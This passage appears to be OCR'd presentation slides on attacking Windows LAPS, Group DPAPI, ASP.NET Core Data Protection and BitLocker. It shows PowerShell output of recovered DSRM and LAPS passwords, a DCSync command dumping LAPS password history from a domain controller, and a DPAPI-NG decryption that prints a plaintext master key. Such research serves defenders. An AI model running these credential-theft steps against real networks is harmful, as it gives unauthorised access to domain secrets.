CONTOSO-DC2  Administrator GemSwearBlog    8/5/2025 EncryptedDSRMPassword
CONTOSO-DC2  Administrator AshenCleftStung         EncryptedDSRMPasswordHistory
CONTOSO-DC2  Administrator PagerShutPlead          EncryptedDSRMPasswordHistory
CONTOSO-DC2  Administrator ShoveShutIcy            EncryptedDSRMPasswordHistory
CONTOSO-DC2  Administrator SmallStompBony          EncryptedDSRMPasswordHistory
CONTOSO-SRV  WLapsAdmin    ClockTrickPagan 8/5/2025 EncryptedPassword
CONTOSO-ADFS WLapsAdmin    WindRiskMouse   8/5/2025 EncryptedPassword
CONTOSO-ADFS WLapsAdmin    StuntTrickSkirt          EncryptedPasswordHistory
```


Online DCSync attack (MS-DRSR)

Administrator: PowerShell

```
PS > (Get-ADReplAccount -SamAccountName 'CONTOSO-ADFS$' -Server 'CONTOSO-DC').LapsPasswords

ComputerName Account    Password        Expires   Source
------------ -------    --------        -------   ------
CONTOSO-ADFS WLapsAdmin FenceSlingPolio 4/19/2026 EncryptedPassword
CONTOSO-ADFS WLapsAdmin OpenTasteBlast            EncryptedPasswordHistory
CONTOSO-ADFS WLapsAdmin AlikeTraceFound           EncryptedPasswordHistory
CONTOSO-ADFS WLapsAdmin UponOldCoat               EncryptedPasswordHistory
CONTOSO-ADFS WLapsAdmin LifeStumpGolf             EncryptedPasswordHistory
CONTOSO-ADFS WLapsAdmin GropeChefFlap             EncryptedPasswordHistory
CONTOSO-ADFS WLapsAdmin AloeDrownRush             EncryptedPasswordHistory
CONTOSO-ADFS WLapsAdmin StateSmogAnger            EncryptedPasswordHistory
CONTOSO-ADFS WLapsAdmin ColaVoltElder             EncryptedPasswordHistory
CONTOSO-ADFS WLapsAdmin ViewThumbStep             EncryptedPasswordHistory
CONTOSO-ADFS WLapsAdmin VerseRunnyGrant           EncryptedPasswordHistory
CONTOSO-ADFS WLapsAdmin MummyMouthBroke           EncryptedPasswordHistory
CONTOSO-ADFS WLapsAdmin ManorMoldDuty             EncryptedPasswordHistory
```


Group Data Protection API

ASP.NET Core Data Protection

Built-in IXmlEncryptor interface implementations

- NullXmlEncryptor
- CertificateXmlEncryptor
- DpapiXmlEncryptor
- **DpapiNGXmlEncryptor**

C# Copy

```
public void ConfigureServices(IServiceCollection services)
{
    // Uses the descriptor rule "SID=S-1-5-21-..."
    services.AddDataProtection()
        .ProtectKeysWithDpapiNG("SID=S-1-5-21-...",
        flags: DpapiNGProtectionDescriptorFlags.None);
}
```


Sample appsettings.json file

```
{
  "Logging": {
    "LogLevel": {
      "Default": "Information",
      "Microsoft.AspNetCore": "Warning"
    }
  },
  "AllowedHosts": "*",
  "DataProtection": {
    "DpapiNgDescriptor": "SID=S-1-5-21-3288850392-3299536932-2614793081-1234 OR local=machine",
    "KeysPath": "..\\..\\keys"
  },
  "Secrets": {
    "OracleConnectionString": "CfDJ8NjAni5AnBJJg524mz3sAXXVPzvLWvkv56fD3CtmiVEfdKdV2Ejk4LfoihksaI
  }
}
```


Encryption key file

keys > key-2e9ec0d8-9c40-4912-839d-b89b3dec0175.xml


```xml
<?xml version="1.0" encoding="utf-8"?>
<key id="2e9ec0d8-9c40-4912-839d-b89b3dec0175" version="1">
  <creationDate>2026-05-21T16:36:32.6467578Z</creationDate>
  <activationDate>2026-05-21T16:36:32.6467578Z</activationDate>
  <expirationDate>2026-08-19T16:36:32.6467578Z</expirationDate>
  <descriptor deserializerType="Microsoft.AspNetCore.DataProtection.AuthenticatedEncryption.ConfigurationMode
    <descriptor>
      <encryption algorithm="AES_256_CBC" />
      <validation algorithm="HMACSHA256" />
      <encryptedSecret decryptorType="Microsoft.AspNetCore.DataProtection.XmlEncryption.DpapiNGXmlDecryptor,
        <encryptedKey xmlns="">
          <!-- This key is encrypted with Windows DPAPI-NG. -->
          <!-- Rule: SID=S-1-5-21-3288850392-3299536932-2614793081-1234 OR local=machine -->
          <value>MIIDGgYJKoZIhvcNAQcDoIIDCzCCAwcCAQIxggF6ooIBdgIBBDCCATgEggEGAQAAANCMnd8BFdERjHoAwE/Cl+sBAAAA
        </encryptedKey>
      </encryptedSecret>
    </descriptor>
  </descriptor>
</key>
```


Encryption key decryption (online / offline)

Administrator: PowerShell

```
PS > Unprotect-DpapiNgData -Blob 'MIIDGgYJKoZIhvcNAQcDoIIDCzCCAwcCAQIxggF6ooIBdgIBBDCCATgEggEGAQAAANCMnd8BFdERjH
oAwE/Cl+sBAAAA70w6q87oK0OWE/l4PsOJiwAAAAACAAAAAAAQZgAAAAEAACAAAABbsXj9+WjPqxqtlZn/w5fJFxZtGKWZ2pDOhBIUCda1zAAAAA
AOgAAAAIAACAAAAApMWzELIIz8azZj8Vqv/+kLLaoCmcQC05tZBZVAFF4RDAAAABJbq6x0nZzI+0ZL2TcsTMk+aQMZXyKmNiBE/Efqd0jIYG8ts
2COFCSfla8VzDPpiZAAAAAIKcNCjwAwb+F7Y8DBI3E+iTmIadtTB9rApxaRf8qsIcQnXPo05wS20wVLYtN/Vp5FK3srirOX8fhxQ52GVj05jAsBg
krBgEEAYI3SgEwHwYKKwYBBAGCN0oBCDARMA8wDQwFTE9DQUwMBHVzZXIwCwYJYIZIAWUDBAEtBCiGAp+JrAsP66lE5YSkQSQhMiVyr+zSXbz1pg
aFyfXOSkeWfqynnhVrMIIBggYJKoZIhvcNAQcBMB4GCWCGSAFlAwQBLjARBAxXXyvQ6xwKmCeEzE8CARCAggFTpUaSds5hYd91dNKhVGIc5bJ+/I
r5x7nEFLURF9lySDLg05xCTZx7piJWz3NLq06w3iS3pFCkjxEU8WkXDNrr5NaQrGtPYEVbBukmhNw4aAqXv7VIUEGalwfN5LxMgbvk2gBN9mo07e
yFQKE3fxisfqIoxix4Ms0nrVxzLMnJTUDcxyS1u/lLsrrpgIcVaJKe67v3BicFaqHZH5AwUuS5f6Max7taYdnhMZ6e6CCUW6ZdyQJCTfW3vu31H8
XZykXkoEPz8ypyHI4RffAVbUuS1eEXGev95kd4PKxB3pm8+o/Jgwn9YhniLEJ6BIdlIclNULHIxi+OXeGQqprg0LQA5qpHRn+TfqjX7JjrpZawxT
ZkTbE9ztxCkzfQzQYUHtr/aeJwf9HTRmGw5+pJnZa5tTeziUouItLhhprBZN8AMlSnHh5e6adwQJDrQOU+lHNutWh7' -Encoding UTF8
 <?xml version="1.0" encoding="utf-8"?>
<masterKey p1:requiresEncryption="true" xmlns:p1="http://schemas.asp.net/2015/03/dataProtection">
  <!-- Warning: the key below is in an unencrypted form. -->
  <value>Bpu7xPNvcA1Ca4/M2sIrSHFC/CkbQYCZ06ceLp2KcHYVZpwwVsv2kliN97un0GEYdbOq8fF9cdqVQJlu0YZTWQ==</value>
</masterKey>
```



Protected data decryption




Group Data Protection API

BitLocker SID Protector


Volume master key (VMK) protection



BitLocker protector enumeration




Failed BitLocker unlock attempt



Failed VMK decryption event

Failed VMK decryption event details

